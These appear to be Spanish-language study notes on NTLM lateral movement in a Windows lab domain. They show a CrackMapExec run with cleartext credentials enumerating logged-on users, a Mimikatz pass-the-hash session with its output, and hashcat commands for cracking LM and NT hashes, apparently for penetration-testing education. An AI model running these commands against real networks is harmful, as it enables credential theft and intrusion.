




Movimientos Laterales NTLM


Windows: NTLM relay




Windows: NTLM relay



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Windows: NTLM relay



Windows: Crackmapexec

```

~ » sudo crackmapexec smb 10.100.0.1 10.100.10.1 10.100.10.2 -d lion.king -u simba -p Imtheking! --loggedon-users
SMB      10.100.0.1      445      LKDC01      [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKDC01)
SMB      10.100.10.1     445      LKAPP01     [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKAPP01)
SMB      10.100.10.2     445      LKAPP02     [*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:LKAPP02)
SMB      10.100.0.1      445      LKDC01      [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB      10.100.0.1      445      LKDC01      [+] Enumerated loggedon users
SMB      10.100.0.1      445      LKDC01      LIONKING\Administrator          logon_server: LKDC01
SMB      10.100.0.1      445      LKDC01      LIONKING\LKDC01$
SMB      10.100.0.1      445      LKDC01      LIONKING\LKDC01$
SMB      10.100.0.1      445      LKDC01      LIONKING\LKDC01$
SMB      10.100.10.1     445      LKAPP01     [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB      10.100.10.1     445      LKAPP01     [+] Enumerated loggedon users
SMB      10.100.10.1     445      LKAPP01     LIONKING\zazu                    logon_server: LKDC01
SMB      10.100.10.1     445      LKAPP01     LIONKING\pumbaa                  logon_server: LKDC01
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\simba                   logon_server: LKDC01
SMB      10.100.10.1     445      LKAPP01     LIONKING\simba                   logon_server: LKDC01
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.1     445      LKAPP01     LIONKING\LKAPP01$
SMB      10.100.10.2     445      LKAPP02     [+] lion.king\simba:Imtheking! (Pwn3d!)
SMB      10.100.10.2     445      LKAPP02     [+] Enumerated loggedon users
SMB      10.100.10.2     445      LKAPP02     LIONKING\skar                    logon_server: LKDC01
SMB      10.100.10.2     445      LKAPP02     LIONKING\LKAPP02$
SMB      10.100.10.2     445      LKAPP02     LIONKING\LKAPP02$
SMB      10.100.10.2     445      LKAPP02     LIONKING\timon                   logon_server: LKDC01
SMB      10.100.10.2     445      LKAPP02     LIONKING\LKAPP02$
SMB      10.100.10.2     445      LKAPP02     LIONKING\LKAPP02$
SMB      10.100.10.2     445      LKAPP02     LIONKING\LKAPP02$

```


Windows: Mimikatz

```
PS C:\Mimikatz\mimikatz_trunk\x64> .\mimikatz.exe

.#####.  mimikatz 2.1 (x64) built on Mar  5 2017 22:41:35
.## ^ ##.  "A La Vie, A L'Amour"
## <  > ## / * * *
## <  > ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:jeff /domain:jefflab.com /ntlm:d4dad8b9f8ccb87f6d6d02d7388157ea
user      : jeff
domain    : jefflab.com
program   : cmd.exe
impers.   : no
NTLM      : d4dad8b9f8ccb87f6d6d02d7388157ea
| PID 4240
| TID 5608
| LSA Process is now R/W
| LUID 0 ; 12663024 (00000000:00c138f0)
|_ msv1_0 - data copy @ 00000250B30F9B80 : OK !
|_ kerberos - data copy @ 00000250B316B778
|_ aes256_hmac -> null
|_ aes128_hmac -> null
|_ rc4_hmac_nt OK
|_ rc4_hmac_old OK
|_ rc4_md4 OK
|_ rc4_hmac_nt_exp OK
|_ rc4_hmac_old_exp OK


mimikatz #
```

Windows: Hash LM

LM Hash: Versión obsoleta y con muchas limitaciones.

- 14 Carácteres
- Mayusculas en el momento del cálculo del hash
- Se dividen en bloques de 7

Cracking: `hashcat -m 3000 -a 3 hash.txt`




<https://asecuritysite.com/encryption/lmhash?sortby=hashme>

Windows: Hash NT

NT Hash: Versión actual.

- 127 caracteres
- Hash MD4 de la contraseña
- Crackeable con ataques de diccionario

Cracking: `hashcat -m 1000 -a 3 hash.txt`



<https://asecuritysite.com/encryption/lmhash?sortby=hashme>

